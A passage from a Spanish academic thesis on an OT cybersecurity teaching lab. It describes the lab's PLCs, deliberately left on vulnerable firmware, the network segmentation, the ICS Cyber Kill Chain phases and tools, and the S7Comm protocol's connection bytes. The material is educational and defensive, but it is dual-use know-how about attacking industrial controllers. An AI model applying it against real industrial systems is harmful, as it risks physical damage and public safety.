

Figura 2.4: Esquema conectividad laboratorio A. Industrial

Capítulo 3

Laboratorio de ciberseguridad OT

3.1. Estructura del laboratorio

Este laboratorio tiene como objetivo ofrecer escenarios de aprendizaje sencillos para formar y concienciar al alumnado. En esta sección se describe a alto nivel el proceso de integración con el laboratorio de automatización industrial, así como los equipos desplegados. Además, se detalla a menor nivel el esquema de las conexiones realizadas. Para reducir necesidades de espacio en el laboratorio, como es realizado en muchas industrias, el despliegue de herramientas de monitorización y detección de intrusiones se realiza de manera virtualizada en un servidor VMWARE ESXi, permitiendo además minimizar los cambios realizados en las estaciones de trabajo. En este equipo se encuentran máquinas Kali Linux y Windows 11 para la realización de escenarios.

Aparte de los PLC S7-1500 usados en el laboratorio de automatización industrial, se han instalado también equipos Siemens Simatic S7-300 (Fig. 3.1). Los ataques realizados deben ser sencillos para que cumplan su finalidad formativa, por ello en ambos modelos de PLCs se emplean versiones de firmware vulnerables y comunicaciones no cifradas. Una adecuada segmentación de los entornos IT y OT es fundamental. Es habitual realizarla acorde con el conocido modelo de Purdue [24] y las directrices de una red convergente extendida de planta, como la definida por Cisco y Rockwell [25]. Para el despliegue de los equipos se ha optado por seguir la pirámide de Purdue. Se emplea el cortafuegos avanzado NGFW FG-80F de Fortinet como zona desmilitarizada industrial (iDMZ), segmentando los equipos IT (nivel dos en el esquema mostrado en la Fig. 3.2, dedicado a la red de procesos) y OT (nivel uno en la misma figura, donde se encuentran los equipos de control). Gracias al acuerdo educativo con Fortinet se pueden dar formación en sus productos a los alumnos y usar herramientas virtuales que potencien las soluciones físicas.

Figura 3.1: Equipo Siemens Simatic S7-300



Figura 3.2: Esquema simplificado laboratorio ciberseguridad OT

Desde el punto de vista de la seguridad, idealmente todas las comunicaciones entre los distintos niveles de Purdue deberían realizarse a través de segmentación a nivel de aplicación y protocolo industrial (capa 7 en el modelo OSI [26]). Sin embargo, durante el proceso de integración de los laboratorios esto resultó impo-

sible debido a la no exclusividad de uso del equipamiento, ya que se trata de un espacio compartido con otras titulaciones no relacionadas con la ciberseguridad industrial. Las conexiones que no siguen esta filosofía de segmentación se observan en el esquema simplificado de la Fig. 3.2 marcadas con un símbolo de peligro. Este resultado accidental se aprovecha para explicar a los alumnos como se debería realizar la segmentación de forma correcta y destacar el delicado balance entre la disponibilidad y la seguridad lógica en entornos OT.

El nuevo laboratorio requiere de una red aislada que permita la ejecución de diferentes pruebas sin posibilidad interferir con otros equipos ajenos al ejercicio. En la Fig. 3.3 se puede observar como se ha incorporado esta red (nuevos enlaces en rojo). En cada estación se obtiene una nueva conexión de red a través de adaptadores USB-Ethernet. Estos equipos se conectan a uno de los dos posibles switches conectados entre sí. Finalmente el switch de nivel superior es conectado al cortafuegos FG-80F. A este cortafuegos se conectan el resto de equipos, como es la red de automatización preexistente (red de la Fig. 2.4), los dos PLC S7-300 y la subred dedicada a las máquinas y herramientas virtualizadas. El resultado es la convivencia de ambos espacios de docencia e investigación donde los punto de interferencia son minimizados a lo estrictamente necesario.



Figura 3.3: Esquema detallado conectividad laboratorio Completo

Capítulo 4

Filosofía de ataque a una infraestructura OT

A diferencia de los sistemas de la información (IT) convencionales, donde los ataques suelen estar orientados al robo de datos o la interrupción de servicios, los ataques a infraestructuras OT pueden tener consecuencias físicas directas. Por ello, la filosofía ofensiva en este ámbito requiere una comprensión sistémica del entorno operativo, incluyendo qué protocolos utiliza el objetivo, su arquitectura de red SCADA/ICS y la propia lógica de control de los dispositivos físicos.
El hecho de que el mundo OT se haya convertido en un objetivo de múltiples atacantes indica un evidente cambio de paradigma, una acción ofensiva ya no trata de solamente comprometer sistemas digitales o de información, sino de manipular el mundo físico. La asimetría de poder entre atacantes sofisticados y operadores industriales vulnerables plantea retos éticos profundos respecto al diseño de sistemas más resilientes y obliga al lado defensor a replantear su visión acerca de cómo operan las amenazas.

4.1. *Cyber Kill Chain* en el entorno OT

El concepto de *Kill Chain* procede del ámbito militar. Se trata de una herramienta que permite describir las etapas secuenciales de una operación de carácter ofensivo: desde la identificación de un objetivo hasta su eliminación. Esta metodología, conocida como *Find, Fix, Track, Target, Engage, and Assess (F2T2EA)*, fue adoptada por las fuerzas armadas de Estados Unidos como parte de su doctrina de ataques de precisión [27]. En 2011, Lockheed Martin realizó una adaptación de esta secuencia al entorno de la ciberseguridad [28]. En él, se presenta la *Cyber Kill Chain*, una secuencia de siete fases que describe cómo un atacante lleva a cabo operaciones cibernéticas exitosas. Las etapas en las que entonces se dividió



Figura 4.1: *Cyber Kill Chain Lockheed Martin*

el proceso son: Reconocimiento, Armamento, Entrega, Explotación, Instalación, Comando y Control, y Acciones sobre el Objetivo. La propuesta no solo ofrecía una perspectiva clara sobre cómo se ejecutan los ciberataques, sino que además brindaba un marco que los defensores podían utilizar para identificar, interrumpir o mitigar ataques en cada etapa.

Con el tiempo, el modelo de Lockheed Martin fue objeto de críticas por poseer un enfoque demasiado lineal y limitado al punto de entrada del ataque. El modelo no contemplaba adecuadamente acciones posteriores comunes como el movimiento lateral, la persistencia o la exfiltración y/o cifrado de datos. Esto motivó el desarrollo de modelos más detallados, como el marco MITRE ATT&CK, que categoriza tácticas, técnicas y procedimientos (TTPs) observados en campañas reales. ATT&CK

se convirtió en un estándar, ya que permite una comprensión más granular de las amenazas cibernéticas [29]. Sin embargo, esta herramienta, en cualquiera de sus formas, no solo sirve para entender cómo piensan y actúan los adversarios, sino que permite a los defensores mapear sus controles, detectar fallos o discrepancias de seguridad y mejorar las capacidades de respuesta frente a diferentes escenarios. Sin embargo, el valor práctico de la *Cyber Kill Chain* depende de su capacidad de actualización frente a un entorno de amenazas que cambia constantemente.

Una de las evoluciones más notables en la última década es la inclusión por parte de los atacantes de los entornos industriales como objetivos, surgiendo la necesidad de adaptar este modelo a infraestructuras críticas y sistemas de control industrial (ICS/OT). Tal y como se ha comentado en la introducción de este trabajo, los entornos OT presentan diferencias clave respecto a las redes IT tradicionales (uso de protocolos de fabricante, necesidad de ofrecer una disponibilidad cuasi continua, baja tolerancia al cambio...). En este contexto, surge el enfoque de la ICS Cyber Kill Chain, presentado por las organizaciones Dragos y SANS [30, 31], que ajusta las fases del modelo clásico para reflejar el comportamiento observado en campañas reales (se entiende como campaña la totalidad de una operación por parte de un atacante contra una organización defensora y sus sistemas) como Stuxnet [32], Triton [33] o Industroyer [34]. El principal objetivo de los atacantes en entornos ICS no siempre es robar datos, sino interrumpir, degradar o controlar un proceso industrial con un impacto físico. Por esta razón, la Kill Chain en ICS pone un énfasis mayor en las fases posteriores al acceso inicial, particularmente en el conocimiento de ingeniería de procesos y la manipulación de controladores lógicos programables (PLCs), HMIs y otros dispositivos de campo. Esta evolución del modelo permite a los defensores situados en entornos industriales entender mejor cómo un actor puede moverse desde una brecha producida en un ecosistema IT hasta controlar un proceso industrial que provoque un impacto físico. Además, ya se han desarrollado herramientas como MITRE ATT&CK for ICS (similar a MITRE ATT&CK que es utilizada para entornos IT) que permiten catalogar TTPs específicos para entornos industriales [35]. Las fases seguidas se dividen en dos etapas, estas se explican a continuación.

4.1.1. Etapa 1. Acceso inicial

La primera etapa es prácticamente idéntica a la secuencia expuesta en la *Cyber Kill Chain* original. Con el objetivo de referenciar posteriormente estas fases en el trabajo, se procede a enumerar y describir las acciones más comunes tomadas en cada paso del proceso. Cabe destacar que durante esta etapa, tanto entornos IT como OT son tenidos en cuenta por parte de los atacantes, en este caso, presuponiendo cierto dominio por parte del lector en metodologías IT, se pondrá mayor



Figura 4.2: *ICS Cyber Kill Chain*

enfoque en cómo esta etapa y sus diferentes subprocesos interactúan con el entorno OT.

Reconocimiento

Esta fase representa el primer paso en cualquier ataque, y es crucial para identificar debilidades explotables y preparar vectores de ataque efectivos. Los adversarios recopilan información sobre la infraestructura objetivo mediante técnicas de reconocimiento pasivo y activo. El reconocimiento pasivo implica la recopilación de datos sin interactuar directamente con los sistemas del objetivo, las herramientas másm utilizadas para este fin son de fuentes abiertas. Común es el uso de *Google Dorking* [36], el buscador de equipos expuestos Shodan [37] y la investigación de redes sociales o sitios web corporativos para obtener detalles técnicos y/o organizativos.

Shodan es un buscador de dispositivos que ha sido ampliamente utilizado tanto por atacantes como defensores para identificar controladores lógicos programables (PLC) y sistemas SCADA expuestos directamente a Internet, se trata de una utilidad extremadamente potente durante el reconocimiento inicial de un objetivo,

Figura 4.3: Uso de Shodan

además que permite ilustrar el estado actual a un nivel más global respecto al grado de concienciación existente en ciberseguridad industrial. A día 22 de Abril de 2025 todavía existen dispositivos vulnerables conectados al Internet público, tal y como se muestra en la figura 4.3. En paralelo, el reconocimiento activo implica interacciones directas con los sistemas con el objetivo de descubrir puertos abiertos y vulnerables y obtener una visión general de los dispositivos que se encuentran en la red, lo que se conoce como superficie de ataque. Las siguientes herramientas son comúnmente utilizadas por atacantes para este fin. El uso de estas herramientas se evidencia y explica más en detalle en el Capítulo 6).

Son muy comunes las herramientas de escaneo de puertos como *Nmap* [38] utilizando *scripts* personalizados para detectar equipos industriales [39]. También se da el uso de herramientas propias diseñadas para protocolos específicos, usualmente escritas en *python*, como la que se muestra para el protocolo *s7Comm* en el Anexo B. Esta utilidad realiza un escaneo completo del dispositivo indicando elementos clave como version de la CPU, nombre del dispotivio, modelo, versión del *firmware*, nivel de protección... Finalmente, el *framework* de ataque *metasploit* [40] contienen módulos dedicados al escaneo y explotación de dispositivos industriales. Muchos de estos módulos, además de otros *exploits* se pueden encontrar de manera pública en *exploit-db*.

Estas acciones permiten a los atacantes identificar versiones de software, sistemas operativos vulnerables y configuraciones deficientes. En conjunto, en la literatura inglesa este proceso se conoce como *footprinting*, y el objetivo es trazar un mapa de la red y determinar su superficie de ataque. Una práctica cada vez más común es también investigar integradores, proveedores o terceros con acceso remoto a la

red industrial, explotando así eslabones débiles en la cadena de suministro. Detectar esta fase temprana es fundamental para los defensores, ya que ofrece una ventana crítica para interrumpir la operación antes de que el atacante logre un acceso significativo o comprometa activos industriales o de proceso críticos.

Instrumentalización

Esta fase abarca dos acciones principales por parte del adversario: la instrumentalización (o armado del ataque) y la selección fina de objetivos. Durante esta etapa, el atacante desarrolla herramientas maliciosas o modifica archivos legítimos para que actúen como vectores de intrusión, y determina los blancos específicos a los que se dirigirán dichas herramientas. ESto se manifiesta en archivos, como PDF, que contienen un *exploit*, o documentos Word con macros maliciosas. Pueden darse también binarios infectados, intentos de *phishing*, uso de credenciales extraídas en la fase anterior... Los atacantes utilizan herramientas como *msfvenom* [41] (utilizado por el alumnado durante las prácticas de laboratorio) para generar estos ficheros maliciosos.

Un ejemplo representativo de instrumentalización y apuntamiento dentro de una campaña real se puede observar en el caso del *malware* Havex. En este caso, los atacantes diseñaron archivos PDF y ejecutables maliciosos destinados a personal técnico de organizaciones industriales. Para lograr una entrega eficaz, se valieron de técnicas de *spearphishing*, seleccionando cuidadosamente a sus víctimas a través de investigación en redes sociales y otras fuentes abiertas [42].

Entrega

Esta etapa representa la transición desde la preparación externa hacia el compromiso inicial del entorno víctima, y su éxito determina la viabilidad del resto de la campaña

Uno de los vectores de entrega más común es el correo electrónico, combinado con técnicas de ingeniería social sofisticadas para crear mensajes convincentes que incluyen archivos adjuntos o enlaces web maliciosos. Los formatos de archivo más utilizados incluyen documentos de *Microsoft Office* con macros maliciosas, archivos PDF con *exploits* embebidos, y ejecutables disfrazados como documentos legítimos.

Explotación

La fase de explotación aprovecha vulnerabilidades específicas para ejecutar código malicioso y obtener control del sistema objetivo. Los atacantes explotan principalmente vulnerabilidades conocidas en aplicaciones comunes, vulnerabilidades use-after-free y otros errores de validación. En ataques sofisticados emplean en su mayoría vulnerabilidades *zero-day* sin parches disponibles.

Para evadir la detección se suelen utilizar técnicas como ofuscación de código, *malware* polimórfico que altera constantemente su apariencia, empaquetado y cifrado de payloads, estrategias *living off the land* que aprovechan herramientas legítimas del sistema... Tras la ejecución inicial, es común la realización de una escalada de privilegios vertical u horizontal, mediante explotación de vulnerabilidades locales, abuso de configuraciones erróneas o robo de credenciales.

El éxito de la explotación permite instalar *malware* persistente, modificar configuraciones del sistema y establecer canales de comunicación con infraestructura controlada por el atacante, proporcionando acceso administrativo completo al sistema comprometido.

Comando y Control

Los canales de Comando y Control (C2) constituyen una infraestructura crítica que permite a los atacantes mantener comunicación bidireccional con sistemas comprometidos, facilitando la orquestación remota de actividades maliciosas y la exfiltración de datos. Los ciberdelincuentes emplean diversos protocolos como HTTP/HTTPS para aprovechar el tráfico web legítimo, DNS tunneling para encapsular comandos dentro de consultas aparentemente normales, protocolos de redes sociales para ocultar comunicaciones... La infraestructura C2 moderna incorpora servidores dedicados, dominios registrados y servicios de redirección distribuidos geográficamente, empleando servicios en la nube y rotación frecuente de dominios para evitar la detección.

Acciones sobre el Objetivo

La fase final de acciones sobre el objetivo representa la culminación de un ataque, en la que los adversarios ejecutan sus intenciones maliciosas específicas. Esta etapa puede variar ampliamente en duración, complejidad y objetivos, dependiendo del tipo de atacante y sus motivaciones. Con el fin de mantener el control a largo plazo sobre los sistemas comprometidos, los atacantes establecen mecanismos de persistencia. Esto puede implicar la instalación de *backdoors* y *rootkits*, la creación de cuentas de usuario adicionales, la modificación de configuraciones del sistema

y el establecimiento de múltiples puntos de acceso redundantes que les permitan volver a entrar en caso de ser expulsados.

La duración y el nivel de sofisticación de estas acciones están estrechamente relacionados con los recursos del atacante y la complejidad de sus objetivos. Mientras que los ataques patrocinados por estados pueden mantener una presencia persistente durante años, los ataques criminales de oportunidad suelen alcanzar sus metas en cuestión de horas o días.

4.1.2. Etapa 2. Ataque a infraestructura industrial

Una vez obtenido un acceso inicial con cierta persistencia (en la literatura inglesa a este hecho se le denomina *initial foothold*) el actor malicioso cambia su enfoque a exclusivamente centrarse en el entorno OT.

Desarrollo

En la fase de desarrollo dentro del contexto de la Cyber Kill Chain para Sistemas de Control Industrial (ICS), los atacantes se enfocan en crear herramientas específicamente diseñadas para comprometer infraestructuras críticas. Esta etapa implica el desarrollo de malware especializado que puede interactuar con protocolos industriales como Modbus, DNP3, IEC 61850, y sistemas SCADA [32].

Los atacantes deben comprender profundamente los sistemas objetivo, incluyendo la arquitectura de red, los protocolos de comunicación utilizados, y las vulnerabilidades específicas de los dispositivos ICS. El desarrollo puede incluir la creación de rootkits especializados, exploits zero-day para firmware de PLCs (Controladores Lógicos Programables), y herramientas de reconocimiento que puedan operar de manera sigilosa en entornos industriales [43]. La complejidad de esta fase radica en que los sistemas ICS tradicionalmente no fueron diseñados con la seguridad como prioridad, lo que los hace vulnerables pero también requiere conocimiento especializado para explotarlos efectivamente [44].

Pruebas

La fase de pruebas en ataques dirigidos a ICS presenta desafíos únicos debido a la naturaleza crítica de estos sistemas. Los atacantes deben validar sus herramientas sin causar interrupciones prematuras que podrían alertar a los defensores o causar daños no intencionados [45]. Las pruebas típicamente involucran el uso de simuladores de sistemas industriales, testbeds de laboratorio, o réplicas de los sistemas objetivo.

Entrega

La entrega de *malware* a dispositivos ICS requiere técnicas sofisticadas debido al aislamiento tradicional de estos sistemas de redes públicas. Los vectores de entrega más comunes incluyen dispositivos USB infectados, ingeniería social dirigida a personal con acceso a sistemas críticos, y compromiso de sistemas corporativos conectados a la red industrial [46].

Instalación / Modificación

Una vez que el malware ha sido entregado exitosamente, la fase de instalación en sistemas ICS implica establecer persistencia y modificar el comportamiento del sistema sin interrumpir las operaciones normales. Esta fase es particularmente compleja debido a los requisitos de tiempo real y disponibilidad de los sistemas industriales [47].

La instalación puede involucrar la modificación de firmware de PLCs, la alteración de configuraciones de HMI, o la instalación de proxies maliciosos que intercepten comunicaciones entre sistemas de control. Los atacantes deben mantener la funcionalidad aparentemente normal del sistema mientras establecen control remoto. Las técnicas de modificación incluyen la alteración de valores de sensores, la manipulación de *setpoints* de control, y la modificación de alarmas y sistemas de seguridad para enmascarar actividades maliciosas entre otras.

Ataque

La fase final de ataque en la Cyber Kill Chain para ICS representa la ejecución del objetivo malicioso, que puede variar desde espionaje industrial hasta sabotaje físico. Los ataques pueden ser diseñados para causar daño físico, interrumpir procesos críticos, o extraer información sensible sobre operaciones industriales [48].

El ataque puede ejecutarse inmediatamente o permanecer latente hasta que se cumplan condiciones específicas. Los atacantes sofisticados pueden implementar lógica condicional que provoque la activación del *malware* solo bajo circunstancias particulares, como fechas específicas, idioma detectado del sistema operativo o estados operacionales determinados [49]. La efectividad del ataque depende de la comprensión profunda del proceso industrial objetivo y puede resultar en consecuencias que van desde pérdidas económicas hasta riesgos para la seguridad pública y el medio ambiente.

Capítulo 5

El protocolo propietario de Siemens, S7Comm

En la automatización industrial moderna, la comunicación eficiente y fiable entre dispositivos es esencial para el funcionamiento continuo de procesos críticos. El protocolo S7Comm, desarrollado por Siemens en la década de 1990 [50], es uno de los protocolos de comunicación más emblemáticos en el ámbito de los sistemas de control industrial. Utilizado principalmente en los PLCs de la serie S7 de Siemens. Fue diseñado inicialmente como un protocolo propietario para garantizar la integración exclusiva de los dispositivos Siemens dentro de su ecosistema. A lo largo de los años, ha evolucionado y adaptado sus capacidades, respondiendo a las demandas de una industria que exige mayor conectividad, eficiencia, fiabilidad y seguridad en los sistemas de control. A medida que la automatización industrial se ha expandido, el protocolo ha sido modificado para incluir nuevas funcionalidades y mejorar su interoperabilidad con otros sistemas [51].

El motivo de incluir este capítulo es familiarizar al lector con este protocolo, ampliamente discutido durante el capitulo posterior relacionado con los casos de uso enseñados en el laboratorio. Se abordará su arquitectura y estructura, así como las vulnerabilidades que lo afectan. Además, se explorará su evolución hacia S7CommPlus, una versión mejorada que ha añadido nuevas características y capacidades. También se discutirá cómo los atacantes pueden explotar estas vulnerabilidades, lo que plantea riesgos significativos para la seguridad de los sistemas de control industrial [52].

5.0.1. Arquitectura del protocolo

S7Comm implementa un modelo de comunicación cliente-servidor (maestro-esclavo) tradicional, donde los clientes o maestros son típicamente estaciones de ingeniería, HMIs o sistemas SCADA, mientras que los servidores o esclavos son los PLCs. El protocolo opera fundamentalmente en modo de solicitud-respuesta (es decir a una solicitud del maestro hay una respuesta del esclavo), aunque también admite comunicaciones no solicitadas para notificaciones de eventos específicos [53].

Este protocolo se sitúa en la capa de aplicación dentro de una arquitectura de red industrial que sigue un esquema de encapsulamiento estructurado. Esta estructura permite que las comunicaciones S7Comm se realicen sobre redes TCP/IP convencionales, operando típicamente en el puerto TCP 102. El componente COTP (Connection-Oriented Transport Protocol) proporciona servicios de transporte, mientras que ISO-TSAP (Transport Service Access Point) facilita el direccionamiento y multiplexación de conexiones. El orden se muestra en la tabla 5.0.1

Capa	**Descripción**
Capa de Aplicación	Datos S7Comm
Capa de Presentación	ISO-TSAP (ISO 8073)
Capa de Transporte	RFC1006/COTP
Capa de Transporte	TCP
Capa de Red	IP
Capa de Enlace de Datos	Ethernet

Cuadro 5.1: Estructura de encapsulamiento del protocolo S7Comm

El establecimiento de una conexión S7Comm sigue un proceso estructurado en tres fases: en primer lugar se establece la conexión TCP en el puerto 102, a continuación se negocian los parámetros de comunicación COTP mediante un PDU (Protocol Data Unit) de tipo CR (Connection Request) y finalmente se inicializan los parámetros específicos de S7Comm mediante un PDU de tipo "Setup Communication". El proceso se conexión se ilustra en la tabla 5.2.

1. Establecimiento de conexión TCP en puerto 102	
2. PDU COTP Connection Request	
03 00 00 16	TPKT Header (versión 3, longitud total 22 bytes)
E0 00 00 00	COTP Header (CR: Connection Request)
00 01	Destination Reference
00 C1	Source Reference
00 C2	Class/Options
C1 02 10 00	Parámetros de conexión TPDU size
C2 02 03 00	Parámetros de conexión COTP
3. PDU S7Comm Setup Communication	
03 00 00 19	TPKT Header
02 F0 80	COTP Header (DT: Data)
32 01 00 00	S7Comm Header (tipo, reservado)
00 00 08 00	S7 ID de solicitud
